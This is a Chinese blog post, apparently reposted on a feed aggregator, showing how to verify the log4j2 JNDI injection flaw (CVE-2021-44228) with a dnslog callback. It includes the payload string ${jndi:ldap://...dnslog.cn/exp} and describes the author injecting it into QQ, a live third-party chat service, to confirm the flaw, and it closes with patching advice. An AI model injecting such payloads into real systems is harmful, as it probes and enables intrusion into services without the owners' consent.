惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

Apple Machine Learning Research
OSCHINA 社区最新新闻
OSCHINA 社区最新新闻
G
Google Developers Blog
博客园 - 司徒正美
J
Java Code Geeks
aimingoo的专栏
aimingoo的专栏
A
About on SuperTechFans
博客园 - 三生石上(FineUI控件)
WordPress大学
WordPress大学
T
The Blog of Author Tim Ferriss
D
Docker
大猫的无限游戏
大猫的无限游戏
D
DataBreaches.Net
腾讯CDC
V
Visual Studio Blog
freeCodeCamp Programming Tutorials: Python, JavaScript, Git & More
C
Check Point Blog
M
MIT News - Artificial intelligence
Jina AI
Jina AI
I
InfoQ
雷峰网
雷峰网
The Cloudflare Blog
美团技术团队
Engineering at Meta
Engineering at Meta

Dreamwings

从未公开!震惊了!Blackwell 原生支持 INT4 满血算力 – Dreamwings 当表达细节成为 FP4 新瓶颈时,我们是否仍要坚守 E2M1? – Dreamwings 聊一聊我们最近开源的 Ling 2.0 原生 FP8 混合精度训练 – Dreamwings 师兄师姐说,给校招新人的建议 – Dreamwings 《燃烧吧!天才程序员》第三季已全网上线! – Dreamwings 写给新入学的你们(研究生篇) – Dreamwings 【论文分享】图上做伪标签生成缓解推荐冷启动 – Dreamwings 给师弟师妹们的一次经验分享 – Dreamwings 字节安全 AI 挑战赛 – 色导用户识别 – ECNU_ICA – Dreamwings ST-GNN 一类时空图神经网络 – Dreamwings xgboost 目标函数中的泰勒展开式 – Dreamwings 推荐系统之 trade-off – Dreamwings
验证 log4j2 漏洞(JNDI 注入 CVE-2021-44228) – Dreamwings
@ 千千 · 2021-12-10 · via Dreamwings

  • /
  • 发表于 2021 年 12 月 10 日
  • /
  • 任意门
  • /
  • 11,865 次围观

本文仅供学习使用,切勿用于违法犯罪。

本文尝试利用该漏洞使远程服务器请求 dnslog 中随机生成的网址,并验证执行结果。

也希望各家平台可以尽快修复此漏洞。

漏洞影响范围

2.0 <= Apache log4j <= 2.14.1

验证方式


获取随机子域名

进入 dnslog 网站,获取一个随机子域名,如下图:

img

构造特殊字符串


使用获取的随机子域名构造如下字符串。

${jndi:ldap://317g7w.dnslog.cn/exp}

在候选程序中注入该字符串

可注入位置例如网站搜索框、登录框、聊天框等。

本文于 2021.12.10 20:55:05 尝试在 QQ 聊天框中输入该字符串。

img


刷新请求日志


如下图,可以看到有一台服务器请求了随机生成的子域名,且确定该 IP 属于腾讯云,因此可以认为 QQ 中目前存在这一远程代码执行漏洞。

img

img

修复建议

因为本人并未从事安全方面的工作,因此此建议搬运并总结于其他大佬的文章。

  1. 升级 log4j 至 2.14.1 以上,例如 2.15.0-rc2 及以上(听说 rc1 并不安全,原因需自行搜索)
  2. 对于 2.10 及以上的版本,考虑添加参数 -Dlog4j2.formatMsgNoLookups=true,详情可见 org.apache.logging.log4j.core.pattern.MessagePatternConverter.format

参考链接